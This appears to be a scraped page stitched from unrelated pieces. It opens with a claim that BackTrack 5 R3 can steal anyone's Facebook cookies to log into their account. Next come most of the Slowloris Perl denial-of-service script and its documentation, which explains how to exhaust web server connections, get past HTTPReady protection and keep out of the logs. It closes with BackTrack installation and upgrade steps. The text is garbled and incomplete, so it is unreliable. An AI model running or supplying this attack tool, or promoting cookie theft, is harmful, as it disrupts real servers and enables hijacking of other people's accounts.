BackTrack 5 R3 allows you to gain the Facebook cookies of any person you wish. Cookies will allow you to login at websites without inserting the username and password like you usually would do.
unless ($host) { print "Usage:\n\n\tperl $0 -dns [www.example.com] -options\n"; print "\n\tType 'perldoc $0' for help with options.\n\n"; exit; }
unless ($port) { $port = 80; print "Defaulting to port 80.\n"; }
unless ($tcpto) { $tcpto = 5; print "Defaulting to a 5 second tcp connection timeout.\n"; }
unless ($test) { unless ($timeout) { $timeout = 100; print "Defaulting to a 100 second re-try timeout.\n"; } unless ($connections) { $connections = 1000; print "Defaulting to 1000 connections.\n"; } }
my $usemultithreading = 0; if ( $Config{usethreads} ) { print "Multithreading enabled.\n"; $usemultithreading = 1; use threads; use threads::shared; } else { print "No multithreading capabilites found!\n"; print "Slowloris will be slower than normal as a result.\n"; }
my $packetcount : shared = 0; my $failed : shared = 0; my $connectioncount : shared = 0;
if ($test) { my @times = ( "2", "30", "90", "240", "500" ); my $totaltime = 0; foreach (@times) { $totaltime = $totaltime + $_; } $totaltime = $totaltime / 60; print "This test could take up to $totaltime minutes.\n";
my $delay = 0; my $working = 0; my $sock;
if ($ssl) { if ( $sock = new IO::Socket::SSL( PeerAddr => "$host", PeerPort => "$port", Timeout => "$tcpto", Proto => "tcp", ) ) { $working = 1; } } else { if ( $sock = new IO::Socket::INET( PeerAddr => "$host", PeerPort => "$port", Timeout => "$tcpto", Proto => "tcp", ) ) { $working = 1; } } if ($working) { if ($cache) { $rand = "?" . int( rand(99999999999999) ); } else { $rand = ""; } my $primarypayload = "GET /$rand HTTP/1.1\r\n" . "Host: $sendhost\r\n" . "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n" . "Content-Length: 42\r\n"; if ( print $sock $primarypayload ) { print "Connection successful, now comes the waiting game...\n"; } else { print "That's odd - I connected but couldn't send the data to $host:$port.\n"; print "Is something wrong?\nDying.\n"; exit; } } else { print "Uhm... I can't connect to $host:$port.\n"; print "Is something wrong?\nDying.\n"; exit; } for ( my $i = 0 ; $i <= $#times ; $i++ ) { print "Trying a $times[$i] second delay: \n"; sleep( $times[$i] ); if ( print $sock "X-a: b\r\n" ) { print "\tWorked.\n"; $delay = $times[$i]; } else { if ( $SIG{__WARN__} ) { $delay = $times[ $i - 1 ]; last; } print "\tFailed after $times[$i] seconds.\n"; } }
if ( print $sock "Connection: Close\r\n\r\n" ) { print "Okay that's enough time. Slowloris closed the socket.\n"; print "Use $delay seconds for -timeout.\n"; exit; } else { print "Remote server closed socket.\n"; print "Use $delay seconds for -timeout.\n"; exit; } if ( $delay < 166 ) { print <<EOSUCKS2BU; Since the timeout ended up being so small ($delay seconds) and it generally takes between 200-500 threads for most servers and assuming any latency at all... you might have trouble using Slowloris against this target. You can tweak the -timeout flag down to less than 10 seconds but it still may not build the sockets in time. EOSUCKS2BU } } else { print "Connecting to $host:$port every $timeout seconds with $connections sockets:\n";
sub doconnections { my ( $num, $usemultithreading ) = @_; my ( @first, @sock, @working ); my $failedconnections = 0; $working[$_] = 0 foreach ( 1 .. $num ); #initializing $first[$_] = 0 foreach ( 1 .. $num ); #initializing while (1) { $failedconnections = 0; print "\t\tBuilding sockets.\n"; foreach my $z ( 1 .. $num ) { if ( $working[$z] == 0 ) { if ($ssl) { if ( $sock[$z] = new IO::Socket::SSL( PeerAddr => "$host", PeerPort => "$port", Timeout => "$tcpto", Proto => "tcp", ) ) { $working[$z] = 1; } else { $working[$z] = 0; } } else { if ( $sock[$z] = new IO::Socket::INET( PeerAddr => "$host", PeerPort => "$port", Timeout => "$tcpto", Proto => "tcp", ) ) { $working[$z] = 1; $packetcount = $packetcount + 3; #SYN, SYN+ACK, ACK } else { $working[$z] = 0; } } if ( $working[$z] == 1 ) { if ($cache) { $rand = "?" . int( rand(99999999999999) ); } else { $rand = ""; } my $primarypayload = "$method /$rand HTTP/1.1\r\n" . "Host: $sendhost\r\n" . "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n" . "Content-Length: 42\r\n"; my $handle = $sock[$z]; if ($handle) { print $handle "$primarypayload"; if ( $SIG{__WARN__} ) { $working[$z] = 0; close $handle; $failed++; $failedconnections++; } else { $packetcount++; $working[$z] = 1; } } else { $working[$z] = 0; $failed++; $failedconnections++; } } else { $working[$z] = 0; $failed++; $failedconnections++; } } } print "\t\tSending data.\n"; foreach my $z ( 1 .. $num ) { if ( $working[$z] == 1 ) { if ( $sock[$z] ) { my $handle = $sock[$z]; if ( print $handle "X-a: b\r\n" ) { $working[$z] = 1; $packetcount++; } else { $working[$z] = 0; #debugging info $failed++; $failedconnections++; } } else { $working[$z] = 0; #debugging info $failed++; $failedconnections++; } } } print "Current stats:\tSlowloris has now sent $packetcount packets successfully.\nThis thread now sleeping for $timeout seconds...\n\n"; sleep($timeout); } }
sub domultithreading { my ($num) = @_; my @thrs; my $i = 0; my $connectionsperthread = 50; while ( $i < $num ) { $thrs[$i] = threads->create( \&doconnections, $connectionsperthread, 1 ); $i += $connectionsperthread; } my @threadslist = threads->list(); while ( $#threadslist > 0 ) { $failed = 0; } }
__END__
=head1 TITLE
Slowloris
=head1 VERSION
Version 0.7 Beta
=head1 DATE
06/17/2009
=head1 AUTHOR
RSnake <h@ckers.org> with threading from John Kinsella
=head1 ABSTRACT
Slowloris both helps identify the timeout windows of a HTTP server or Proxy server, can bypass httpready protection and ultimately performs a fairly low bandwidth denial of service. It has the added benefit of allowing the server to come back at any time (once the program is killed), and not spamming the logs excessively. It also keeps the load nice and low on the target server, so other vital processes don't die unexpectedly, or cause alarm to anyone who is logged into the server for other reasons.
Slowloris is designed so that a single machine (probably a Linux/UNIX machine since Windows appears to limit how many sockets you can have open at any given time) can easily tie up a typical web server or proxy server by locking up all of it's threads as they patiently wait for more data. Some servers may have a smaller tolerance for timeouts than others, but Slowloris can compensate for that by customizing the timeouts. There is an added function to help you get started with finding the right sized timeouts as well.
As a side note, Slowloris does not consume a lot of resources so modern operating systems don't have a need to start shutting down sockets when they come under attack, which actually in turn makes Slowloris better than a typical flooder in certain circumstances. Think of Slowloris as the HTTP equivalent of a SYN flood.
=head2 Testing
If the timeouts are completely unknown, Slowloris comes with a mode to help you get started in your testing:
This won't give you a perfect number, but it should give you a pretty good guess as to where to shoot for. If you really must know the exact number, you may want to mess with the @times array (although I wouldn't suggest that unless you know what you're doing).
=head2 HTTP DoS
Once you find a timeout window, you can tune Slowloris to use certain timeout windows. For instance, if you know that the server has a timeout of 3000 seconds, but the the connection is fairly latent you may want to make the timeout window 2000 seconds and increase the TCP timeout to 5 seconds. The following example uses 500 sockets. Most average Apache servers, for instance, tend to fall down between 400-600 sockets with a default configuration. Some are less than 300. The smaller the timeout the faster you will consume all the available resources as other sockets that are in use become available - this would be solved by threading, but that's for a future revision. The closer you can get to the exact number of sockets, the better, because that will reduce the amount of tries (and associated bandwidth) that Slowloris will make to be successful. Slowloris has no way to identify if it's successful or not though.
HTTPReady only follows certain rules so with a switch Slowloris can bypass HTTPReady by sending the attack as a POST verses a GET or HEAD request with the -httpready switch.
If you know the server has multiple webservers running on it in virtual hosts, you can send the attack to a seperate virtual host using the -shost variable. This way the logs that are created will go to a different virtual host log file, but only if they are kept separately.
Slowloris does support SSL/TLS on an experimental basis with the -https switch. The usefulness of this particular option has not been thoroughly tested, and in fact has not proved to be particularly effective in the very few tests I performed during the early phases of development. Your mileage may vary.
Slowloris does support cache avoidance on an experimental basis with the -cache switch. Some caching servers may look at the request path part of the header, but by sending different requests each time you can abuse more resources. The usefulness of this particular option has not been thoroughly tested. Your mileage may vary.
Slowloris is known to not work on several servers found in the NOT AFFECTED section above and through Netscalar devices, in it's current incarnation. They may be ways around this, but not in this version at this time. Most likely most anti-DDoS and load balancers won't be thwarted by Slowloris, unless Slowloris is extremely distrubted, although only Netscalar has been tested.
Slowloris isn't completely quiet either, because it can't be. Firstly, it does send out quite a few packets (although far far less than a typical GET request flooder). So it's not invisible if the traffic to the site is typically fairly low. On higher traffic sites it will unlikely that it is noticed in the log files - although you may have trouble taking down a larger site with just one machine, depending on their architecture.
For some reason Slowloris works way better if run from a *Nix box than from Windows. I would guess that it's probably to do with the fact that Windows limits the amount of open sockets you can have at once to a fairly small number. If you find that you can't open any more ports than ~130 or so on any server you test - you're probably running into this "feature" of modern operating systems. Either way, this program seems to work best if run from FreeBSD.
Once you stop the DoS all the sockets will naturally close with a flurry of RST and FIN packets, at which time the web server or proxy server will write to it's logs with a lot of 400 (Bad Request) errors. So while the sockets remain open, you won't be in the logs, but once the sockets close you'll have quite a few entries all lined up next to one another. You will probably be easy to find if anyone is looking at their logs at that point - although the DoS will be over by that point too.
=head1 What is a slow loris?
What exactly is a slow loris? It's an extremely cute but endangered mammal that happens to also be poisonous. Check this out:
In this tutorial i will show you how to install Backtrack 5 R3 which is recently released by offensive security team . if you've previously installed backtrack then you might be familiar with backtrack installations . its easy and simple just follow given simple steps.
Stage 1 Requirements 1 : Download backtrack ISO from here 2 : Download VMware Workstation or VMplayer 3 : Install any of above Stage 2
Installation
1 : Create A new virtual machine

2 : choose installer ISO ( choose backtrack 5 ISO )
3 : chooseLinux as your guest operating system type and Ubuntuas version
4 : give a name and location of your backtrack VM
5 : Specify virtual hard drive space ( 20 GB is good enough )
then click finish from ready to create vm window
hit enter to go boot screen then choosedefault boot text modeand hit enter
Recently, released the long-awaited BackTrack 5 R3 but for those of you who don’t want to start fresh with a new installation, have no fear because you can easily upgrade your existing installation of R2 to R3.
Our primary focus with this release was on the implementation of various bug fixes, numerous tools upgrades and well over 60 new additions to the BackTrack suite. Because of this, the upgrade path to BackTrack 5 R3 is relatively quick and painless.
First, you will want to make sure that your existing system is fully updated:
apt-get update&&apt-get dist-upgrade
With the dist-upgrade finished, all that remains is the install the new tools that have been added for R3. An important point to keep in mind is that there are slight differences between the 32-bit and 64-bit tools so make sure you choose the right one.